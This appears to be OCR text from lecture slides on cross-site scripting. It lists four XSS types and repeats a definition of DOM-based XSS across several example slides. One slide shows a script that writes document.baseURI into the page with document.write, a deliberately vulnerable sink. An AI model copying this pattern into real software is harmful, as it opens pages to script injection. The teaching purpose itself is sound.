
- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

DOM-based XSS Attacks

- An attack payload is executed by modifying the “DOM environment” used by the original client-side script


DOM-based XSS Attacks – Example

- An attack payload is executed by modifying the “DOM environment” used by the original client-side script




DOM-based XSS Attacks – Example

- An attack payload is executed by modifying the “DOM environment” used by the original client-side script



DOM-based XSS Attacks – Example


- An attack payload is executed by modifying the “DOM environment” used by the original client-side script




```
<script>
  document.write(“Current URL: ” +
                              document.baseURI);
</script>
```

DOM-based XSS Attacks – Example

- An attack payload is executed by modifying the “DOM environment” used by the original client-side script




DOM-based XSS Attacks

- An attack payload is executed by modifying the “DOM environment” used by the original client-side script

